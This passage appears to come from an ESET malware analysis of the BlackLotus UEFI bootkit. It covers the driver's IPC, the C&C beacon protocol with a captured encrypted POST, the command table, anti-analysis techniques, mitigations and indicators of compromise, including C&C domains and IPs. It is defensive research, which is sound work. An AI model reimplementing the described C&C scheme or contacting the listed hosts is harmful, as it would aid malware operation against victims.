The kernel driver is capable of communicating with the HTTP downloader by using a named Event and Section. Names of the named objects used are generated based on the victim's network adapter MAC address (ethernet). If a value of an octet is lower than 16, then 16 is added to it. The format of the generated objects names might vary in different samples. As an example, in one of the samples we analyzed, for the MAC address `00-1c-0b-cd-ef-34`, the generated names would be:

`\BaseNamedObjects\101c1b`: for the named section (only the first three octets of the MAC are used)

`\BaseNamedObjects\`**`Z`**`01c1b`: for the named event – same as for the Section, but the first digit of the MAC address is replaced with `Z`

In case the HTTP downloader wants to pass some command to the kernel driver, it simply creates a named section, writes a command with associated data inside, and waits for the command to be processed by the driver by creating a named event and waiting until the driver triggers (or signals) it.

The driver supports the following self-explanatory commands:

(https://www.welivesecurity.com/) (https://www.eset.com)

- Install kernel driver
- Uninstall BlackLotus

A careful reader might notice the BlackLotus weak point here – even though the bootkit protects its components against removal, the kernel driver can be tricked to uninstall the bootkit completely by creating the abovementioned named objects and sending the uninstall command to it.

HTTP downloader

The final component is responsible for communication with a C&C server and execution of any C&C commands received from it. All payloads we were able to discover contain three commands. These commands are very straightforward and as the section name suggests, it's mostly about downloading and executing additional payloads using various techniques.

C&C communication

To communicate with its C&C, the HTTP loader uses the HTTPS protocol. All information necessary for the communication is embedded directly in the downloader binary – including C&C domains and HTTP resource paths used. The default interval for communication with a C&C server is set to one minute, but can be changed based on the data from the C&C. Each communication session with a C&C starts with sending a beacon HTTP POST message to it. In samples we analyzed, the following HTTP resource paths can be specified in the HTTP POST headers:


```
/network/API/hpb_gate[.]php

/API/hpb_gate[.]php

/gate[.]php

/hpb_gate[.]php
```

The beacon message data is prepended with a `checkin=` string, containing basic information about the compromised machine – including a custom machine identifier (referred to as `HWID`), UEFI Secure Boot status, various hardware information, and a value that seems to be a BlackLotus build number. `HWID` is generated from the machine MAC address (ethernet) and a system volume serial number. The format of the message before encryption is as seen in Figure 16

```
{
    "HWID":"%s",
    "Session":"%lu",
    "Owner":"%s",
    "IP":"%s",
    "OS":"%s",
    "Edition":"%s",
    "CPU":"%s",
    "GPU":"%s",
    "RAM":"%lu",
    "Integrity":"%lu",
    "SecureBoot":"%i",
    "Build":"%lu"
}
```

Figure 16. Format of beacon message

Before sending the message to the C&C, the data is first encrypted using an embedded RSA key, then URL-safe base64 encoded. During (https://www.welivesecurity.com/) (https://www.eset.com) the analysis, we found two different RSA keys being used in the samples. An example of such an HTTP beacon request is shown in Figure 17.


Wireshark · Follow HTTP Stream (tcp.stream eq 21) · tcpdump.pcap
Find:
Find Next
Filter Out This Stream
Print
Save as...
Back
Close
Help

```
POST /api/hpb_gate.php HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0
Content-Length: 692
Host: 192.168.0.178

checkin=dqfQhDbIGnIrpcES+8if24KAmi3bY3w7CkDTj7HsqegOQJ5IjJ4Z4fR/Kybg/
YFAO1CXeGTSs36dfq25X313R67y25RKM792WmldcGcMKlo4vT8sNO97WtFbur/wwWDOJvxtas8L/
0p87d+l6ZxOydYPwFyTGTZFwKAgqocv3e6JNphBQwOCU2WbqCfYf3jcJrxnFvm1XuygjuFI14tijYgmV8K
b5Pk0QcSyhMrT26NehNz/sI0Fuz5nQtcYZ60kPLYS8fFURA6XD4y3QVWVeILTYTHdznDLA/
I3hFzbWJcmiccJidXEdHVJGJBPjZMe4h37FMgDjd5WE2+aXhvdm2Rcy2KtoHE7q8aSCQfEQWII8kp9M4e3
jwSaX2brgXVR83BWxBu1VUAck8Y1k7YZery+hE8o96RvW3spESSPjYRKK6DBY2CjvIkMRkhZxnt5TGAtmc
oUs9vNxlYBjQ0rHMKJgZ7Gaz2uU1VneJz3rIhwVZT+QoqYSWYG8il3COSwufaBCiaYHHpkhZr97rFTi1iT
qZiB0KqLvAwxLTSY0rwazmrrokH4WT+q9H8LN60L2UxqR6U8fRoGokTZw/
BuP4GefU9nTTZunge4JgmJQbQkJNnn9d5iHaUs1VOBslN7hyTyvZq9VE3Xa2vQco+X4AJb4lL6NO9wSsaS
B4Vy82E=
```

1 client pkt(s), 0 server pkt(s), 0 turn(s).

192.168.41.45:49694 → 192.168.0.178:80 (910 bytes)   Show data as ASCII

(https://www.welivesecurity.com/wp-content/uploads/2023/03/Figure-17.-Example-of-a-beacon-HTTP-POST-message-generated-by-a-sample-from-VirusTotal-–-the-one-with-local-IPs-instead-of-real-CC-addresses.png)

Figure 17. Example of a beacon HTTP POST message (generated by a sample from VirusTotal – the one with local IPs instead of real C&C addresses)

Data received from the C&C as a response to the beacon message should start with the two-byte magic value HP; otherwise, the response is not processed further. If the magic value is correct, the data following the magic value is decrypted using 256-bit AES in CBC mode with abovementioned HWID string used as the key.

After decryption, the message is similar to the beacon, a JSON-formatted string, and specifies a command identifier (referred to as `Type`) and various additional parameters such as:

- C&C communication interval
- Execution method to use
- Payload filename
- Payload type based on file extension(`.sys`, `.exe`, or `.dll` supported)
- Authentication token that is supposed to be used to request download of payload data
- AES key used for decrypting the payload data

All supported commands and their descriptions are listed in Table 2.

Table 2. C&C commands

Command Type	**Command Description**
1	Download and execute a kernel driver, DLL, or a regular executable
2	Download a payload, uninstall the bootkit, and execute the payload – likely used to update the bootkit
3	Uninstall the bootkit and exit

In these commands, the C&C can specify, whether the payload should first be dropped to disk before executing it, or be executed directly in memory. In cases involving dropping the file to disk, the `ProgramData` folder on the OS volume is used as the destination folder and filename and extension are specified by the C&C server. In the case of executing files directly in memory, `svchost.exe` is used as an injection target.

When the C&C sends a command requiring kernel driver cooperation, or an operator wants to execute code in kernel-mode, the mechanism described in the *Communication with the HTTP downloader* section is used.

Anti-analysis tricks

To make detection and analysis of this piece of malware harder, its author tried to limit visibility of standard file artifacts, such as text strings, imports, or other unencrypted embedded data to a minimum. Below is a summary of the techniques used.

String and data encryption

- All strings used within the samples are encrypted using a simple cipher.
- All embedded files are encrypted using 256-bit AES in CBC mode.
- Encryption keys for individual files can vary from sample to sample.
- In addition to AES encryption, some files are also compressed using LZMS.

Runtime-only API resolution

- In all samples (when applicable), Windows APIs are always resolved exclusively during runtime and function hashes instead of function names are used to find the desired API function addresses in memory.
- In some cases, a direct `syscall` instruction invocation is used to invoke the desired system function.

Network communication

- Communicates using HTTPS.
- All messages sent to the C&C by the HTTP downloader are encrypted using an embedded RSA public key.

- All messages sent from the C&C to the HTTP downloader are encrypted using a key derived from the victim's machine environment or using an AES key provided by the C&C.

Anti-debug and anti-VM tricks – if used, usually placed right at the beginning of the entry point. Only casual sandbox or debugger detection tricks are used.

Mitigations and remediation

First of all, of course, keeping your system and its security product up to date is a must – to raise a chance that a threat will be stopped right at the beginning, before it's able to achieve pre-OS persistence.

Then, the key step that needs to be taken to prevent usage of known vulnerable UEFI binaries for bypassing UEFI Secure Boot is their revocation in the UEFI revocation database (`dbx`) – on a Windows systems, `dbx` updates should be distributed using Windows Updates.

The problem is that revocation of broadly used Windows UEFI binaries can lead to making thousands of outdated systems, recovery images, or backups unbootable – and therefore, revocation often takes too long.

Note that revocation of the Windows applications used by BlackLotus would prevent installation of the bootkit, but as the installer would replace the victim's bootloader with the revoked one, it could make the system unbootable. To recover in this case, an OS reinstall or just ESP recovery would resolve the issue.

If the revocation would happen after BlackLotus persistence is set, the bootkit would remain functional, as it uses a legitimate shim with custom MOK key for persistence. In this case, the safest mitigation solution would be to reinstall Windows and remove the attackers' enrolled MOK key by using the `mokutil` utility (physical presence is required to perform this operation due to necessary user interaction with the MOK Manager during the boot).

Takeaways

Many critical vulnerabilities affecting security of UEFI systems have been discovered in the last few years. Unfortunately, due the complexity of the whole UEFI ecosystem and related supply-chain problems, many of these vulnerabilities have left many systems vulnerable even a long time after the vulnerabilities have been fixed – or at least after we were told they were fixed. For a better image, here are some examples of the patch or revocation failures allowing UEFI Secure Boot bypasses just from the last year:

- First of all, of course, CVE-2022-21894 – the vulnerability exploited by BlackLotus. One year since the vulnerability was fixed, vulnerable UEFI binaries are still not revoked, allowing threats such as BlackLotus to stealthily operate on systems with UEFI Secure Boot enabled, thus providing victims a false sense of security.

- Early in 2022, we disclosed several UEFI vulnerabilities that allow, among other things, disabling UEFI Secure Boot. Many devices affected are not supported by the OEM anymore, thus not fixed (even though these devices were not so old – like 3-5 years at the time of vulnerability disclosure). Read more in our blogpost: When "secure" isn't secure at all: High-impact UEFI vulnerabilities discovered in Lenovo consumer laptops (https://www.welivesecurity.com/2022/04/19/when-secure-isnt-secure-uefi-vulnerabilities-lenovo-consumer-laptops/)

- Later in 2022, we discovered a few other UEFI vulnerabilities (https://twitter.com/ESETresearch/status/1590279782318878720), whose exploitation would also allow attackers to disable UEFI Secure Boot very easily. As pointed out by fellow researchers from Binarly (https://binarly.io/posts/Firmware_Patch_Deep_Dive_Lenovo_Patches_Fail_to_Fix several devices listed in the advisory (https://support.lenovo.com/us/en/product_security/LEN-94952) were left unpatched, or not patched correctly, even few months after the advisory – leaving the devices vulnerable. Needless to say, similar to the previous case, some devices will stay vulnerable forever, as they have reached their End-Of-Support date.

It was just a matter of time before someone would take advantage of these failures and create a UEFI bootkit capable of operating on

systems with UEFI Secure Boot enabled. As we suggested last year in our RSA presentation (https://www.rsaconference.com/Library/presentation/USA/2022/ESPe World%20UEFI%20Bootkit%20Persisting%20on%20ESP), all of this makes the move to the ESP more feasible for attackers and a possible way forward for UEFI threats – the existence of BlackLotus confirms this.

ESET Research offers private APT intelligence reports and data feeds. For any inquiries about this service, visit the ESET Threat Intelligence (https://www.eset.com/int/business/services/threat-intelligence/?utm_source=welivesecurity.com&utm_medium=referral&utm_campaign=wl research&utm_content=blacklotus-uefi-bootkit-myth-confirmed) page.

IoCs

Files

SHA-1	Filename	Detection	D
05846D5B1D37EE2D716140DE4F4F984CF1E631D1	N/A	Win64/BlackLotus.A	Bl
A5A530A91100ED5F07A5D74698B15C646DD44E16	N/A	Win64/BlackLotus.A	Bl
D82539BFC2CC7CB504BE74AC74DF696B13DB486A	N/A	Win64/BlackLotus.A	Bl
16B12CEA54360AA42E1120E82C1E9BC0371CB635	N/A	Win64/BlackLotus.A	Bl
DAE7E7C4EEC2AC0DC7963C44A5A4F47D930C5508	N/A	Win64/BlackLotus.A	Bl
45701A83DEC1DC71A48268C9D6D205F31D9E7FFB	N/A	Win64/BlackLotus.A	Bl

(https://www.welivesecurity.com/) (https://www.eset.com)

SHA-1	Filename	Detection	D
2CE056AE323B0380B0E87225EA0AE087A33CD316	N/A	EFI/BlackLotus.B	Bl
5A0074203ABD5DEB464BA0A79E14B7541A033216	N/A	EFI/BlackLotus.B	Bl
5DC9CBD75ABD830E83641A0265BFFDDD2F602815	N/A	EFI/BlackLotus.B	Bl
97AEC21042DF47D39AC212761729C6BE484D064D	N/A	EFI/BlackLotus.B	Bl
ADCEEC18FF009BED635D168E0B116E72096F18D2	N/A	EFI/BlackLotus.B	Bl
DBC064F757C69EC43517EFF496146B43CBA949D1	N/A	EFI/BlackLotus.B	Bl
06AF3016ACCDB3DFE1C23657BF1BF91C13BAA757	N/A	Win64/BlackLotus.B	Bl
0C0E78BF97116E781DDE0E00A1CD0C29E68D623D	N/A	Win64/BlackLotus.B	Bl
6D8CEE28DA8BCF25A4D232FEB0810452ACADA11D	N/A	Win64/BlackLotus.B	Bl
74FF58FCE8F19083D16DF0109DC91D78C94342FA	N/A	Win64/BlackLotus.B	Bl
ACC74217CBE3F2E727A826B34BDE482DCAE15BE6	N/A	Win64/BlackLotus.B	Bl
111C4998F3264617A7A9D9BF662D4B1577445B20	N/A	Win64/BlackLotus.B	Bl
17FA047C1F979B180644906FE9265F21AF5B0509	N/A	Win64/BlackLotus.C	Bl
1F3799FED3CF43254FE30DCDFDB8DC02D82E662B	N/A	Win64/BlackLotus.C	Bl
4B882748FAF2C6C360884C6812DD5BCBCE75EBFF	N/A	Win64/BlackLotus.C	Bl
91F832F46E4C38ECC9335460D46F6F71352CFFED	N/A	Win64/BlackLotus.C	Bl
994DC79255AEB662A672A1814280DE73D405617A	N/A	Win64/BlackLotus.C	Bl
FFF4F28287677CAABC60C8AB36786C370226588D	N/A	Win64/BlackLotus.C	Bl
71559C3E2F3950D4EE016F24CA54DA17D28B9D82	N/A	EFI/BlackLotus.C	Bl Co st in
D6D3F3151B188A9DA62DEB95EA1D1ABEFF257914	N/A	EFI/BlackLotus.C	Bl Co st in

SHA-1	Filename	Detection	D
547FAA2D64B85BF883955B723B07635C0A09326B	N/A	EFI/BlackLotus.A	Bl ex
D1BBAA3D408E944C70B3815471EED7FA9AEE6425	N/A	EFI/BlackLotus.A	Bl ex
0E6DD7110C38464ECAA55EE4E2FA303ADA0EDEFB	N/A	EFI/BlackLotus.A	Bl ex M
D6BB89D8734B3E49725362DAE9A868AE681E8BD6	N/A	EFI/BlackLotus.A	Bl ex M
164BB587109CFB20824303AD1609A65ABB36C3E9	N/A	Win64/BlackLotus.D	Bl by

Certificates

Serial number	570B5D22B723B4A442CC6EEEBC2580E8
Thumbprint	C8E6BF8B6FDA161BBFA5470BCC262B1BDC92A359
Subject CN	When They Cry CA
Subject O	N/A
Subject L	N/A
Subject S	N/A
Subject C	N/A
Valid from	2022-08-13 17:48:44
Valid to	2032-08-13 17:58:44

Network

(https://www.welivesecurity.com/) (https://www.eset.com)

IP	Domain	Hosting provider	First seen
N/A	`xrepositoryx[.]name`	N/A	2022-10
N/A	`myrepositoryx[.]com`	N/A	2022-10
`104.21.22[.]185`	`erdjknfweklsgwfmewfgref[.]com`	Cloudflare, Inc.	2022-10
`164.90.172[.]211`	`harrysucksdick[.]com`	DigitalOcean, LLC	2022-10
`185.145.245[.]123`	`heikickgn[.]com` `frassirishiproc[.]com`	SIA VEESP	2022-10
`185.150.24[.]114`	`myrepository[.]name`	SkyLink Data Center BV	2022-10
`190.147.189[.]122`	`egscorp[.]net`	Telmex Colombia S.A.	2022-08

MITRE ATT&CK techniques

This table was built using version 12 (https://attack.mitre.org/resources/versions/) of the MITRE ATT&CK framework.

Tactic	ID	Name
Resource Develpment	T1587.002 (https://attack.mitre.org/versions/v12/techniques/T1587/002/)	Develop Capab Code Signing Certificates
	T1588.005 (https://attack.mitre.org/versions/v12/techniques/T1588/005/)	Obtain Capabil Exploits
Execution	T1203 (https://attack.mitre.org/versions/v12/techniques/T1203/)	Exploitation for Execution
	T1559 (https://attack.mitre.org/versions/v12/techniques/T1559/)	Inter-Process Communicatio
	T1106 (https://attack.mitre.org/versions/v12/techniques/T1106/)	Native API
	T1129 (https://attack.mitre.org/versions/v12/techniques/T1129/)	Shared Module
Persistence	T1542.003 (https://attack.mitre.org/versions/v12/techniques/T1542/003/)	Pre-OS Boot: B
Privilege Escalation	T1548.002 (https://attack.mitre.org/versions/v12/techniques/T1548/002/)	Abuse Elevation Control Mecha Bypass User Ac Control
	T1134.002 (https://attack.mitre.org/versions/v12/techniques/T1134/002/)	Access Token Manipulation: (Process with T(

Tactic	ID	Name
Defense Evasion	T1622 (https://attack.mitre.org/versions/v12/techniques/T1622/)	Debugger Evas
	T1574 (https://attack.mitre.org/versions/v12/techniques/T1574/)	Hijack Executic
	T1562 (https://attack.mitre.org/versions/v12/techniques/T1562/)	Impair Defense
	T1070.004 (https://attack.mitre.org/versions/v12/techniques/T1070/004/)	Indicator Remc File Deletion
	T1070.009 (https://attack.mitre.org/versions/v12/techniques/T1070/009/)	Indicator Remc Clear Persisten
	T1036.005 (https://attack.mitre.org/versions/v12/techniques/T1036/005/)	Masquerading: Legitimate Nar Location
	T1112 (https://attack.mitre.org/versions/v12/techniques/T1112/)	Modify Registry

Tactic	ID	Name
	T1027 (https://attack.mitre.org/versions/v12/techniques/T1027/)	Obfuscated File Information
	T1027.007 (https://attack.mitre.org/versions/v12/techniques/T1027/007/)	Obfuscated File Information: Dy API Resolution
	T1027.009 (https://attack.mitre.org/versions/v12/techniques/T1027/009/)	Obfuscated File Information: Embedded Pay
	T1542.003 (https://attack.mitre.org/versions/v12/techniques/T1542/003/)	Pre-OS Boot: B
	T1055.012 (https://attack.mitre.org/versions/v12/techniques/T1055/012/)	Process Injectio Dynamic-link L Injection
	T1055.002 (https://attack.mitre.org/versions/v12/techniques/T1055/002/)	Process Injectio Portable Execu Injection
	T1014 (https://attack.mitre.org/versions/v12/techniques/T1014/)	Rootkit
	T1497.001 (https://attack.mitre.org/versions/v12/techniques/T1497/001/)	Virtualization/S Evasion: Syster Checks

T▪ctic	I▪	Name
Discovery	T1622 (https://attack.mitre.org/versions/v12/techniques/T1622/)	Debugger Evas
	T1082 (https://attack.mitre.org/versions/v12/techniques/T1082/)	System Informa Discovery
	T1614 (https://attack.mitre.org/versions/v12/techniques/T1614/)	System Locatio Discovery
	T1016 (https://attack.mitre.org/versions/v12/techniques/T1016/)	System Networ Configuration Discovery
	T1016.001 (https://attack.mitre.org/versions/v12/techniques/T1016/001/)	System Networ Configuration Discovery: Inte Connection Dis
	T1497.001 (https://attack.mitre.org/versions/v12/techniques/T1497/001/)	Virtualization/S Evasion: Syster Checks
Command and Control	T1071.001 (https://attack.mitre.org/versions/v12/techniques/T1071/001/)	Application Lay Protocol: Web Protocols
	T1132.001 (https://attack.mitre.org/versions/v12/techniques/T1132/001/)	Data Encoding: Standard Encod
	T1573.001 (https://attack.mitre.org/versions/v12/techniques/T1573/001/)	Encrypted Char Symmetric Cryptography
	T1573.002 (https://attack.mitre.org/versions/v12/techniques/T1573/002/)	Encrypted Char Asymmetric Cryptography

(https://www.welivesecurity.com/) (https://www.eset.com)

(https://www.eset.com/int/business/services/threat-intelligence/?utm_source=welivesecurity.com&utm_medium=referral&utm_campai
research&utm_content=blacklotus-uefi-bootkit-myth-confirmed)

Martin Smolár (https://www.welivesecurity.com/author/msmolar/)

1 Mar 2023 - 11:30AM

Sign up to receive an email update whenever a new article is published in our Ukraine Crisis – Digital Security Resource Center (https://www.welivesecurity.com/category/ukraine-crisis-digital-security-resource-center/)

Email... **Submit**

Newsletter

Email... **Submit**

Similar Articles

(https://www.welivesecurity.com/) (https://www.eset.com)

ESET RESEARCH (HTTPS://WWW.WELIVESECURITY.COM/CAT RESEARCH/)

(https://www.welivesecurity.com/2023/03 research-podcast-year-fighting-rockets-soldiers-wipers-ukraine/)

ESET Research Podcast: A year of fighting rockets, soldiers, and wipers in Ukraine (https://www.welivesecurity.com/2023/03/30/eset-research-podcast-year-fighting-rockets-soldiers-wipers-ukraine/)

ESET RESEARCH (HTTPS://WWW.WELIVESECURITY.COM/CATI RESEARCH/)

(https://www.welivesecurity.com/2023/03 so-private-messaging-trojanized-whatsapp-telegram-cryptocurrency-wallets/)

Not-so-private messaging: Trojanized WhatsApp and Telegram apps go after cryptocurrency wallets (https://www.welivesecurity.com/2023/03/16 so-private-messaging-trojanized-whatsapp-telegram-cryptocurrency-wallets/)

Discussion

(https://www.welivesecurity.com/) (https://www.eset.com)

What do you think?

38 Responses

(https://www.welivesecurity.com/) (https://www.eset.com)

Upvote Funny Love Surprised Angry Sad

6 Comments

1 Login ▾

Join the discussion…

LOG IN WITH

OR SIGN UP WITH DISQUS ?

Name

♡ 1 Share

Best Newest Oldest

None
a month ago

Great article, Martin Smolár. Thanks.

2 0 Reply • Share ›

Nouredine
21 days ago

i did reinstall Windows 11 home edition two times, the malware always come back on my Laptop HP Pavilion, desactivating automatiquelly Windows defender virtulisation and navigator and application control, did we have any way to eliminate it ?

0 0 Reply • Share ›

Lionel Plais
21 days ago

Very good article. Well detailed.
I was wondering if this kind of malware could also attack Linux systems. They too use an EFI partition with GRUB. That makes them potential targets.

0 0 Reply • Share ›

jgordon766
a month ago

I have very little knowledge about this subject so forgive me if what I am asking is stupid.
First, when the article mentions online vs offline infection does it suggest if a person bought a certified “clean” pc and used it strictly offline could they still get infected?
Second, are Chromebooks able to get infected?
Last, are other operating systems immune to this infection?

Last, are other operating systems immune to this infection?

Thanks in advance

John

0 0 Reply • Share ›

(https://www.welivesecurity.com/) (https://www.eset.com)

Good Bot, Bad Bot ➦ jgordon766

a month ago edited

You would probably need to be online for any initial infection as msot malware unless insert say an infected USB stick into your machine. Offline here refers to the malware installer itself and in this case that the Windows binaries needed to bypass secure boot are already included.

I am not aware of BlackLotus targeting any other OS so Windows only.

0 Reply • Share ›

welivesecurity™ BY eset®

(https://www.welivesecurity.com/) (https://www.eset.com)

Home (/)

About Us (https://www.welivesecurity.com/about-us/)

Contact Us (https://www.welivesecurity.com/contact-us/)

Sitemap (https://www.welivesecurity.com/sitemap/)

Our Experts (https://www.welivesecurity.com/our-experts/)

ESET (https://eset.com)

Research (https://www.welivesecurity.com/research/)

How To (https://www.welivesecurity.com/category/how-to/)

Categories (https://www.welivesecurity.com/categories/)

RSS Configurator (https://www.welivesecurity.com/rss-configurator/)

Privacy policy (https://www.welivesecurity.com/privacy/)

Legal information (https://www.welivesecurity.com/legal-information/)

Manage cookies